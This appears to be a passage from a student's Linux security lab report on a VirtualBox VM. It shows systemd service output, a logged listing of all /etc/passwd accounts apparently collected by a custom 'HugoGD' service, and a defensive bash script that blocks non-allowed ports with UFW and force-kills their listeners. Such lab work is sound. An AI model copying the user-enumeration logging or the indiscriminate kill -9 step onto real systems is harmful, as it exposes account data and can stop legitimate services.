  systemd-logind.service          loaded active running User Login Management
  systemd-oomd.service            loaded active running Userspace Out-Of-Memory (OOM) Killer
  systemd-resolved.service        loaded active running Network Name Resolution
  systemd-timesyncd.service       loaded active running Network Time Synchronization
  systemd-udevd.service           loaded active running Rule-based Manager for Device Events and Files
  udisks2.service                 loaded active running Disk Manager
  unattended-upgrades.service     loaded active running Unattended Upgrades Shutdown
  upower.service                  loaded active running Daemon for power management
  user@1000.service               loaded active running User Manager for UID 1000
  wpa_supplicant.service          loaded active running WPA supplicant

Legend: LOAD   â†’ Reflects whether the unit definition was properly loaded.
        ACTIVE â†’ The high-level unit activation state, i.e. generalization of SUB.
        SUB    â†’ The low-level unit activation state, values depend on unit type.

34 loaded units listed.
```

User_txt:

```
== 2025-10-01T17:49:13+02:00 ==
Usuario actual: alumnat
Usuarios en /etc/passwd (sin contraseÃ±as):
root  uid:0  gid:0  home:/root  shell:/bin/bash
daemon  uid:1  gid:1  home:/usr/sbin  shell:/usr/sbin/nologin
bin  uid:2  gid:2  home:/bin  shell:/usr/sbin/nologin
sys  uid:3  gid:3  home:/dev  shell:/usr/sbin/nologin
sync  uid:4  gid:65534  home:/bin  shell:/bin/sync
games  uid:5  gid:60  home:/usr/games  shell:/usr/sbin/nologin
man  uid:6  gid:12  home:/var/cache/man  shell:/usr/sbin/nologin
lp  uid:7  gid:7  home:/var/spool/lpd  shell:/usr/sbin/nologin
mail  uid:8  gid:8  home:/var/mail  shell:/usr/sbin/nologin
news  uid:9  gid:9  home:/var/spool/news  shell:/usr/sbin/nologin
uucp  uid:10  gid:10  home:/var/spool/uucp  shell:/usr/sbin/nologin
proxy  uid:13  gid:13  home:/bin  shell:/usr/sbin/nologin
www-data  uid:33  gid:33  home:/var/www  shell:/usr/sbin/nologin
backup  uid:34  gid:34  home:/var/backups  shell:/usr/sbin/nologin
list  uid:38  gid:38  home:/var/list  shell:/usr/sbin/nologin
irc  uid:39  gid:39  home:/run/ircd  shell:/usr/sbin/nologin
_apt  uid:42  gid:65534  home:/nonexistent  shell:/usr/sbin/nologin
nobody  uid:65534  gid:65534  home:/nonexistent  shell:/usr/sbin/nologin
systemd-network  uid:998  gid:998  home:/  shell:/usr/sbin/nologin
systemd-timesync  uid:996  gid:996  home:/  shell:/usr/sbin/nologin
dhcpcd  uid:100  gid:65534  home:/usr/lib/dhcpcd  shell:/bin/false
messagebus  uid:101  gid:101  home:/nonexistent  shell:/usr/sbin/nologin
syslog  uid:102  gid:102  home:/nonexistent  shell:/usr/sbin/nologin
systemd-resolve  uid:991  gid:991  home:/  shell:/usr/sbin/nologin
uuidd  uid:103  gid:103  home:/run/uuidd  shell:/usr/sbin/nologin
usbmux  uid:104  gid:46  home:/var/lib/usbmux  shell:/usr/sbin/nologin
tss  uid:105  gid:105  home:/var/lib/tpm  shell:/bin/false
systemd-oom  uid:990  gid:990  home:/  shell:/usr/sbin/nologin
kernoops  uid:106  gid:65534  home:/  shell:/usr/sbin/nologin
whoopsie  uid:107  gid:109  home:/nonexistent  shell:/bin/false
dnsmasq  uid:999  gid:65534  home:/var/lib/misc  shell:/usr/sbin/nologin
avahi  uid:108  gid:111  home:/run/avahi-daemon  shell:/usr/sbin/nologin
tcpdump  uid:109  gid:112  home:/nonexistent  shell:/usr/sbin/nologin
sssd  uid:110  gid:113  home:/var/lib/sss  shell:/usr/sbin/nologin
speech-dispatcher  uid:111  gid:29  home:/run/speech-dispatcher  shell:/bin/false
cups-pk-helper  uid:112  gid:114  home:/nonexistent  shell:/usr/sbin/nologin
fwupd-refresh  uid:989  gid:989  home:/var/lib/fwupd  shell:/usr/sbin/nologin
saned  uid:113  gid:116  home:/var/lib/saned  shell:/usr/sbin/nologin
geoclue  uid:114  gid:117  home:/var/lib/geoclue  shell:/usr/sbin/nologin
cups-browsed  uid:115  gid:114  home:/nonexistent  shell:/usr/sbin/nologin
hplip  uid:116  gid:7  home:/run/hplip  shell:/bin/false
```

Parte defensor


Ahora crearemos un SCRIPT que hara un analisis de puertos abiertos y le pasaremos un listado de puertos que queramos tener abiertos.

```
#!/bin/bash

# ================= CONFIGURACIÓN =================
LOGFILE="/var/log/puertos_auditor.log"
BASE_PORTS=(22 53 80 443 123)   # Puertos permitidos
UFW="/usr/sbin/ufw"

# Crear log si no existe
touch "$LOGFILE"
chmod 600 "$LOGFILE"

log() {
    echo "$(date +'%Y-%m-%d %H:%M:%S') $1" | tee -a "$LOGFILE"
}

log "===== INICIO DE AUDITORÍA DE PUERTOS ====="

# ================= LISTAR PUERTOS ABIERTOS =================
log "Escaneando puertos abiertos..."
if ! command -v ss >/dev/null 2>&1; then
    log "ERROR: ss no está instalado. Instalando..."
    sudo apt update && sudo apt install -y iproute2
fi

OPEN_PORTS=$(ss -tuln | awk 'NR>1 {split($5,a,":"); print a[length(a)]}' | sort -n |
uniq)

log "Puertos detectados: $OPEN_PORTS"
```

```
# ================ REVISAR Y CERRAR ================
for port in $OPEN_PORTS; do
    if [[ ! " ${BASE_PORTS[@]} " =~ " ${port} " ]]; then
        log "⚠ Puerto NO permitido detectado: $port"

        # Bloquear puerto en UFW
        if sudo $UFW status | grep -q "$port"; then
            log "Puerto $port ya bloqueado en UFW."
        else
            log "Bloqueando puerto $port en UFW..."
            sudo $UFW deny "$port" >> "$LOGFILE" 2>&1 && \
                log "Puerto $port bloqueado en firewall."
        fi

        # Matar proceso escuchando en el puerto
        PID=$(ss -tulnp | grep ":$port " | awk '{print $7}' | cut -d',' -f2 | cut -
d'=' -f2 | head -n1)
        if [ -n "$PID" ]; then
            log "Matando proceso PID $PID que escucha en puerto $port..."
            sudo kill -9 "$PID" && \
                log "Proceso $PID terminado." || log "ERROR: No pude matar el
proceso."
        else
            log "No encontré proceso activo para puerto $port."
        fi

    else
        log "Puerto permitido: $port"
    fi
done
```

Lo ejecutamos para comprobar a ver que pasa

```
alumnat@alumnat-VirtualBox:~/Escriptori$ sudo ./Auditor.sh
2025-10-08 17:53:52 ===== INICIO DE AUDITORÍA DE PUERTOS =====
2025-10-08 17:53:52 Escaneando puertos abiertos...
2025-10-08 17:53:52 Puertos detectados: 22
53
631
8080
2025-10-08 17:53:52 Puerto permitido: 22
2025-10-08 17:53:52 Puerto permitido: 53
2025-10-08 17:53:52 ⚠ Puerto NO permitido detectado: 631
2025-10-08 17:53:52 Puerto 631 ya bloqueado en UFW.
2025-10-08 17:53:52 Matando proceso PID 7222 que escucha en puerto 631...
2025-10-08 17:53:52 Proceso 7222 terminado.
2025-10-08 17:53:52 ⚠ Puerto NO permitido detectado: 8080
2025-10-08 17:53:52 Puerto 8080 ya bloqueado en UFW.
2025-10-08 17:53:52 Matando proceso PID 10427 que escucha en puerto 8080...
2025-10-08 17:53:52 Proceso 10427 terminado.
2025-10-08 17:53:52 ===== FIN DE AUDITORÍA DE PUERTOS =====
alumnat@alumnat-VirtualBox:~/Escriptori$
```


192.168.56.101:8080
No es pot accedir a aquest lloc web
192.168.56.101 ha tardat massa a respondre.
Prova:
Comproveu la connexió
Comproveu el servidor intermediari i el tallafoc
ERR_CONNECTION_TIMED_OUT
Detalls
Torna a carregar

Archivos Importantes

TARGET:

/etc/systemd/system/HugoGD.target

SERVICE:

/etc/systemd/system/HugoGD.service

SCRIPT:

/usr/local/hugogd_script_sh